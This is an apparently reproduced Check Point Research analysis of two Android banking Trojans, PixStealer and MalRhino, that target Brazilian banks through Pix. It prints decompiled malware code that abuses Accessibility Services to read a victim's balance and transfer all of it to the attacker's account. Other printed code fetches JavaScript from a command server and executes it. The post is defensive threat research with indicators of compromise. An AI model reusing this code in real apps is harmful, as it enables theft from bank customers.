# PixStealer: a new wave of Android banking Trojans abusing Accessibility Services

research.checkpoint.com/2021/pixstealer-a-new-wave-of-android-banking-trojans-abusing-accessibility-services/

September 29, 2021


September 29, 2021
Research by: Israel Wernik, Bohdan Melnykov

## Introduction

By limiting physical interactions, the COVID-19 pandemic significantly accelerated the digitization of the banking industry to fulfill customer needs.  To cope with the demand, improve access and awareness of financial services, banks and governments are developing new infrastructure, protocols and tools. One of the most successful examples of such initiatives launched during COVID is Pix, the instant payments solution created by the Central Bank of Brazil. Released only in November 2020, Pix has already reached 40 million transactions a day, moving a total of $4.7 billion a week.

Of course, with evolving technology comes evolving hackers. A significant increase in consumers' use of mobile apps and websites for their banking transactions naturally did not escape the notice of malicious actors, especially those targeting mobile banking.

Check Point Research recently discovered a new wave of malicious Android applications targeting the Pix payment system and Brazilian bank applications. These malicious apps, once distributed on Google Store, seem to be an evolution of an unclassified family of Brazilian bankers analyzed by security researchers back in April, and were discovered to have been updated with new techniques and capabilities. One of the versions we found contains never-before-seen functionality to steal victims' money using Pix transactions. Due to its unique functionality and implementation, we named this version PixStealer.

PixStealer is a very minimalistic malware that doesn't perform any "classic" banker actions like stealing credentials from targeted bank applications and communicating with a C&C. Its "big brother" MalRhino, by contrast, contains a variety of advanced features and introduces the use of open-source Rhino JavaScript Engine to process Accessibility events.

In this article, we provide the technical analysis of these malware variants and discuss the innovative techniques they use to avoid detection, maximize the threat actor's gain, and abuse very specific digital banking features such as the Pix system.

## PixStealer: a technical analysis

The PixStealer malware's internal name is "**Pag Cashback 1.4″.** It was distributed on Google Play as a fake PagBank Cashback service and targeted only the Brazilian PagBank.

The package name com.pagcashback.beta indicates the application might be in the beta stage.

PixStealer uses a "less is more" technique: as a very small app with minimum permissions and no connection to a C&C, it has only one function: transfer all of the victim's funds to an actor-controlled account.

With this approach, the malware cannot update itself by communicating with a C&C, or steal and upload any information about the victims, but achieves the very important goal: to stay undetectable.


Figure 1: Virus Total detections of the PixStealer sample.

Like many of the banking Trojans that appeared in the last few years (Evenbot, Gustaff, Medusa, and others), PixStealer abuses Android's Accessibility Service. AAS's main purpose is to assist users with disabilities to use Android devices and apps. However, when a victim

is lured by banking malware into enabling this service, the Accessibility Service turns into a weapon, granting the application ability to read anything a regular user can access and perform any action a user can do on an Android device.

When the application starts, the malware shows the victim a message box asking to activate the Accessibility Service to get the alleged “cashback” functionality:




Figure 2: The PixStealer malware asking for access to the Android Accessibility Service.

Similar to the previous versions of the malware, the service is named com.gservice.autobot.Acessibilidade.

After receiving the Accessibility Service permission, the malware shows a text message with a call to open the PagBank application for synchronization. We should mention that once it has the Accessibility Service access, the malware can open the app by itself. Most likely, it waits for the user to open the app to avoid displaying typical “malware behavior”, which helps it remain undetected.

After the victim opens the bank account and enters credentials, the malware uses the Accessibility to click the “show” button to retrieve the victim’s current balance.


Figure 3: The malware will click on the “eye” icon to retrieve the account balance.

This number is saved to SharedPrefences under the key “valor” (“value” in Portuguese):

```
if(accessibilityNodeInfo0.getViewIdResourceName() != null && (accessibilityNodeInfo0.getViewIdResourceName().toString().contains("text_value_bal"))
    if(accessibilityNodeInfo0.getText().toString().contains("•")) {
        this.mostrar_saldo();  // show_balance
    }
    else {
        Log.d("aok", accessibilityNodeInfo0.getText().toString());
        Configuracoes.setString(Acessibilidade.mInstance, "valor", accessibilityNodeInfo0.getText().toString());  // Store amount of money
```

Figure 4: The malware saving the account balance to SharedPreferences under key “valor”

Next, the malware shows a fake overlay view asking the user to wait for the synchronization to finish:




Figure 5: “Synchronizing your access… Do not turn off your mobile screen” overlay screen.

This overlay screen plays a very important role: it hides the fact that in the background the malware is transferring all the funds to the actor-controlled account.

To perform the transfer, the malware first searches for the **Transfer** button:

```
if(accessibilityNodeInfo0.getText().toString().contains("utilizando a chave ou os")) {
    this.clicartf();  // Transfer using key or bank details.
}
```

```
public void clicatf(AccessibilityNodeInfo accessibilityNodeInfo0, int i) {
    if(Acessibilidade.mInstance == null) {
        return;
    }

    if(accessibilityNodeInfo0 == null) {
        return;
    }

    try {
        Rect rect0 = new Rect();
        accessibilityNodeInfo0.getBoundsInScreen(rect0);
        Log.d("aok", accessibilityNodeInfo0.toString());
        if(accessibilityNodeInfo0.getText() != null) {
            String string0 = accessibilityNodeInfo0.getText().toString();
            if((string0.contains("utilizando")) && (string0.contains("a chave ou os"))) {
                this.Utils.Click.Clicar_Pos(rect0.centerX(), rect0.centerY());
                return;
            }
        }

        int i1;
        for(i1 = 0; true; ++i1) {
            if(i1 >= accessibilityNodeInfo0.getChildCount()) {
                return;
            }

            this.clicatf(accessibilityNodeInfo0.getChild(i1), i + 1);
        }
    }
    catch(Exception unused_ex) {
        return;
    }
}
```

Figure 6 : The malware searches for the Transfer button.

The malware clicks on it by using the following Accessibility actions:

```
public void Clica(int i, int i1, AccessibilityNodeInfo accessibilityNodeInfo0, int i2) {
    if(this.Contexto == null) {
        return;
    }

    if(accessibilityNodeInfo0 == null) {
        return;
    }

    try {
        Rect rect0 = new Rect();
        accessibilityNodeInfo0.getBoundsInScreen(rect0);
        if((rect0.contains(i, i1)) && (accessibilityNodeInfo0.isClickable())) {
            accessibilityNodeInfo0.performAction(16);  // ACTION_CLICK
            return;
        }

        int i3;
        for(i3 = 0; true; ++i3) {
            if(i3 >= accessibilityNodeInfo0.getChildCount()) {
                return;
            }

            this.Clica(i, i1, accessibilityNodeInfo0.getChild(i3), i2 + 1);
        }
    }
    catch(Exception unused_ex) {
        return;
    }
}
```

Figure 7: The malware “click on button” function.

The transfer amount is the value that was retrieved at the start of the app – the entire balance stored in the “valor” key in SharedPreferences:

```
if(arg4.getText().toString().contains("Informe o valor da transf")) {
    this.valor();
}
```

```
public void valorvai(AccessibilityNodeInfo arg5, int arg6) {
    Acessibilidade v0 = Acessibilidade.mInstance;
    if(v0 == null) {
        return;
    }

    try {
        String v0_1 = Configuracoes.getString(v0, "valor");
        if(arg5 == null) {
            return;
        }

        Rect v1 = new Rect();
        arg5.getBoundsInScreen(v1);
        if(arg5.getClassName() != null && (arg5.getClassName().toString().contains("EditText"))) {
            Log.d("aok", arg5.toString());
            this.Utils.Texto.TextoPos(v1.centerX(), v1.centerY(), v0_1);
            this.click_quase();
        }

        int v0_2;
        for(v0_2 = 0; true; ++v0_2) {
            if(v0_2 >= arg5.getChildCount()) {
                return;
            }

            this.valorvai(arg5.getChild(v0_2), arg6 + 1);
        }
    }
    catch(Exception unused_ex) {
        return;
    }
}
```

Figure 8: The malware searches for the text with the string “Informe o valor da transf” (“provide transaction value”) and enters the entire balance value to the transfer amount field.

The last action left is to enter the payment beneficiary. The malware searches for the CPF/CNPJ (Brazilian taxpayer identification number) field:

```
if(accessibilityNodeInfo0.getText().toString().contains("CPF ou CNPJ")) {
    this.clicarcpf();  // click on text field
}

if(accessibilityNodeInfo0.getText().toString().contains("Insira o CPF ou CNPJ")) {
    this.escrevercpf();  // Enter cpf or cnpj
}
```

Figure 9: The malware searches for the Brazilian ID field

and then enters the threat actor’s “CPF” (Brazilian ID number) via accessibility functionality.

```
if(accessibilityNodeInfo0.getClassName() != null && (accessibilityNodeInfo0.getClassName().toString().contains("EditText"))) {
    Log.d("aok", accessibilityNodeInfo0.toString());
    this.Utils.Texto.TextoPos(rect0.centerX(), rect0.centerY(), "[redacted]");
    this.clickContinue();
}
```

Figure 10: The malware enters the actor-controlled ID for transfer using Pix.

This short video demonstrates the full malicious flow:

PagBank application, targeted by PixStealer, **implements an identity verification process** before allowing the user to perform a Pix transaction. The process makes sure the device belongs to the owner of the bank account and requires the user to pass the following steps for each mobile device:

- two-factor authentication (credentials and SMS)
- upload documents that confirm the ownership of the account
- capture a selfie with the device's camera.

Only when the documents and the selfie pass manual check on the bank's side, Pix transfer is enabled on the device. These measures guarantee that stolen credentials and even SIM swapping is not enough to be able to perform Pix transactions. The danger of malware like PixStealer is that it actually bypasses all these checks as it's running on the victim's device that already passed the identification stage.

## MalRhino – PixStealer's "big brother"

A standalone banker stealer that does not require a C&C connection is lightweight and almost undetectable, but lacks the ability to dynamically make adjustments. By looking for similar applications, we found another version of the same family which has multiple code similarities with PixStealer: manifest, logs messages, service and method names.

```
@Override  // android.view.View$OnTouchListener
public boolean onTouch(View arg1, MotionEvent arg2) {
    Acessibilidade v1 = Acessibilidade.mInstance;
    if(v1 == null) {
        return false;
    }

    try {
        v1.Trava(Boolean.TRUE);
        Acessibilidade.mInstance.TextoTela("Não clique na tela!");
        Log.d("aok", "Framework::AutoBot::Socket::Visualizar::SenClicked ");
    }
    catch(Exception unused_ex) {
    }

    return true;
}
```

```
try {
    new Handler(Looper.getMainLooper()).postDelayed(new Runnable() {
        @Override
        public void run() {
            Acessibilidade_Telas.this.Contexto.Utils.Telas.Abre_TravaBlock();
        }
    }, 0L);
    Log.d("aok", "Framework::AutoBot::Socket::Visualizar::SenClicked ");
}
catch(Exception unused_ex) {
}

return true;
```

Figure 11: Example of similar logging functions in MalRhino (on the top) and PixStealer samples.

The malicious application is a fake iToken app for Brazilian Inter Bank, with the package name com.gnservice.beta, and it was also distributed via Google Play Store.

The MalRhino variant uses JavaScript via Mozilla's Rhino framework to process Accessibility Events dynamically, depending on the top running app to provide the actor remote with code execution access. This technique is not commonly used on mobile malware and shows how malicious actors are becoming more innovative to avoid detection and get inside Google Play. The last time our researchers found RhinoJS used for malicious actions was by the Xbot banker malware in 2016.

Just like in the previous version, the malware shows the victim a message trying to convince them to give Accessibility permission:




Figure 12: "To continue, activate accessibility service from the iToken developed by Inter Digital Development".

When it obtains Accessibility access, the malware performs the actions that are typical for this malware and implements them the same way as in the previous versions:

- Collect the installed application and send the list to the C&C server together with the victim's device info

- Run banks applications
- Retrieve pin from the Nubank application

## Targeted applications

To check if the top running application in the system is a supported banking app, the malware uses a package name. To avoid detection of banking package names strings inside the app, the malware reads the package name, calculates the MD5 checksum, and then compares it with the pre-defined list:

```
String string2 = Acessibilidade.md5(packageName);
boolean bool1 = string2.contains("2ef536239b84195e099013cfda06d3dd") ? true : string2.contains("d74e8b32e9d704633bd69581a15f55de");
if(string2.contains("5b3deb74ec783b05645b3fff5d56667d")) {
    bool1 = true;
}

if(string2.contains("678212691ab75ea925633512d9e3b5f4")) {
    bool1 = true;
}

if(string2.contains("38737771e1ddab60c062cd0be323e89b")) {
    bool1 = true;
}

if(!string2.contains("64679e8af5f494db86fb7b7312e79ba9")) {
    bool = bool1;
}
```

Figure 13: The malware checks the package name using MD5 hashes

| Name | Package Name | Md5 |
|---|---|---|
| Inter bank | br.com.intermidium | 2ef536239b84195e099013cfda06d3dd |
| NuBank | com.nu.production | 678212691ab75ea925633512d9e3b5f4 |
| Next | br.com.bradesco.next | d74e8b32e9d704633bd69581a15f55de |
| Santander | com.santander.app | 38737771e1ddab60c062cd0be323e89b |
| UOL PagBank | br.com.uol.ps.myaccount | 5b3deb74ec783b05645b3fff5d56667d |
| Banco original | br.com.original.bank | 64679e8af5f494db86fb7b7312e79ba9 |

Table 1: List of bank applications targeted by MalRhino variant.

## RhinoJS dynamic code execution

**Rhino** is a JavaScript engine written fully in Java and managed by the Mozilla Foundation as open-source software. Malware developers used an open-source rhino-android library that allows executing JavaScript code with the bridge to Java code.

If the running application is the one supported by the malware, it performs the request to the C&C server to get JavaScript code with Rhino JS “macros”:

```
            if(bool) {
                Log.d("aok", "posso criar " + packageName);
                new GetMacroForPackage(packageName).execute(new Void[0]);
                return;
```

```
try {
    this.b = (HttpsURLConnection)new URL(Acessibilidade.UrlWeb + "/macro.php?pkg=" + this.packageName).openConnection();
    if(Build.VERSION.SDK_INT >= 19) {
        this.c = "hwid=" + Acessibilidade.getString(Acessibilidade.mInstance, "hwid") + "&pkg=" + this.packageName.getBytes(StandardCharsets.UTF_8);
        this.b.setRequestProperty("Cache-Control", "no-cache");
        this.b.setDefaultUseCaches(false);
        this.b.setUseCaches(false);
        this.b.setRequestProperty("Authorization", "basic " + Base64.encode("umbler:testehospedagem".getBytes(), 2));
        this.b.setRequestMethod("POST");
        this.b.connect();
        OutputStream outputStream0 = this.b.getOutputStream();
        outputStream0.write(this.c);
        outputStream0.close();
        int i = this.b.getResponseCode();
        Log.d("aok", "web response " + i);
        if(i != 200) {
            this.response = null;
            return null;
        }

        BufferedInputStream bufferedInputStream0 = new BufferedInputStream(this.b.getInputStream());
        this.a = bufferedInputStream0;
        String string0 = GetMacroForPackage.readFromStream(bufferedInputStream0);
        this.response = string0;
        if(string0.length() > 0 && (Acessibilidade.mInstance != null && !Acessibilidade.mInstance.existeThread(this.packageName).booleanValue())) {
            new ExecutionThread(this, this.packageName, this.response).start();
            return null;
            this.response = null;
            return null;
        }
    }
}
```

Figure 14: The malware runs the GetMacroForPackage function (top) which requests the server for JS code according to the top running app.

The response from the C&C server contains JavaScript code to be executed by Using the Rhino engine:

```
public void createThread(String name, String code) {
    com.gservice.autobot.Acessibilidade.8 thrd = new Thread() {
        public final Acessibilidade this$0;
        public final String val$ConteudoFinal;

        @Override
        public void run() {
            try {
                Acessibilidade.this.rhinoAndroidHelper = new RhinoAndroidHelper_f(Acessibilidade.mInstance);
                Acessibilidade.this.contextRhino = Acessibilidade.this.rhinoAndroidHelper.a();
                Acessibilidade.this.contextRhino.setOptimizationLevel(-1);
                Acessibilidade.this.scope = new ImporterTopLevel(Acessibilidade.this.contextRhino);
                Object object0 = Context.javaToJS(Acessibilidade.mInstance, Acessibilidade.this.scope);
                ScriptableObject.putProperty(Acessibilidade.this.scope, "game", object0);
                Acessibilidade.this.contextRhino.evaluateString(Acessibilidade.this.scope, code, "<cmd>", 1, null);
            }
            catch(Exception exception0) {
                exception0.printStackTrace();
            }
        }
    };
    thrd.start();
    thrd.setName(name);
    if(!this.existeThread(name).booleanValue()) {
        this.threads.add(thrd);
    }
}
```

Figure 15: The malware executes JavaScript code inside the targeted app.

Using Rhino JS engine the malware has the ability to perform remote code execution when a needed app is launched. AccessibilityService code contains various utility methods that are not used from Java code and are most likely intended to be triggered from the JavaScript

code the malware gets from the C&C server. These utility methods include creating fake windows with PIN request, click on something, make gestures, input text etc.

```
public void Pos(int i, int i1, String string0, String string1, AccessibilityNodeInfo accessibilityNodeInfo0, int i2) {
    if(Acessibilidade.mInstance == null) {
        return;
    }

    if(accessibilityNodeInfo0 == null) {
        return;
    }

    Rect rect0 = new Rect();
    accessibilityNodeInfo0.getBoundsInScreen(rect0);
    if(rect0.contains(i, i1)) {
        if((string0.contains("click")) && (accessibilityNodeInfo0.isClickable())) {
            accessibilityNodeInfo0.performAction(16);
            return;
        }

        if(string0.contains("gesto")) {
            if(Acessibilidade.mInstance == null) {
                return;
            }

            if(Build.VERSION.SDK_INT >= 24) {
                Path path0 = new Path();
                path0.moveTo(((float)i), ((float)i1));
                GestureDescription.StrokeDescription gestureDescription$StrokeDescription0 = new GestureDescription.StrokeDescription(path0, 0L, 10L);
                GestureDescription.Builder gestureDescription$Builder0 = new GestureDescription.Builder();
                gestureDescription$Builder0.addStroke(gestureDescription$StrokeDescription0);
                Acessibilidade.mInstance.dispatchGesture(gestureDescription$Builder0.build(), new AccessibilityService.GestureResultCallback() {
                    public final Acessibilidade this$0;

                    @Override  // android.accessibilityservice.AccessibilityService$GestureResultCallback
                    public void onCancelled(GestureDescription gestureDescription0) {
                        super.onCancelled(gestureDescription0);
                    }

                    @Override  // android.accessibilityservice.AccessibilityService$GestureResultCallback
                    public void onCompleted(GestureDescription gestureDescription0) {
                        super.onCompleted(gestureDescription0);
                    }
                }, null);
            }

            return;
        }

        if(string0.contains("texto")) {
            this.texto(accessibilityNodeInfo0, string1);
        }

        if((string0.contains("arrastar_cima")) && (accessibilityNodeInfo0.isScrollable())) {  // drag_up
            accessibilityNodeInfo0.performAction(0x2000);
            return;
        }
```

Figure 16: The utility methods performing different actions using the Accessibility Service.

## Conclusion

In this article, we analyzed two significantly different versions of the banking malware. Both of them introduced new innovative techniques to perform different actions on victims' mobile bank accounts.  PixStealer version uses the Pix instant payment system to transfer all the funds in the victim's account to an actor-controlled one by abusing the Accessibility Service on an unsuspecting user's phone. The MalRhino version uses a JavaScript-based framework to run commands inside banking applications. With the increasing abuse of the Accessibility Service by mobile bankers malware, users should be wary of enabling the relevant permissions even in the applications distributed via known app stores such as Google Play.

Check Point Harmony Mobile is a Mobile Threat Defense solution that keeps corporate data safe by securing employees' mobile devices across all attack vectors: apps, network and OS

## IOCs

PixStealer

28e8170485bbee78e1a54aae6a955e64fe299978cbb908da60e8663c794fd195
com.pagcashback.beta

c0585b792c0a9b8ef99b2b31edb28c5dac23f0c9eb47a0b800de848a9ab4b06c
com.pagback.beta

8b4f064895f8fac9a5f25a900ff964828e481d5df2a2c2e08e17231138e3e902
com.gnservice.beta

MalRhino

2990f396c120b33c492d02e771c9f1968239147acec13afc9f500acae271aa11
com.gnservice.beta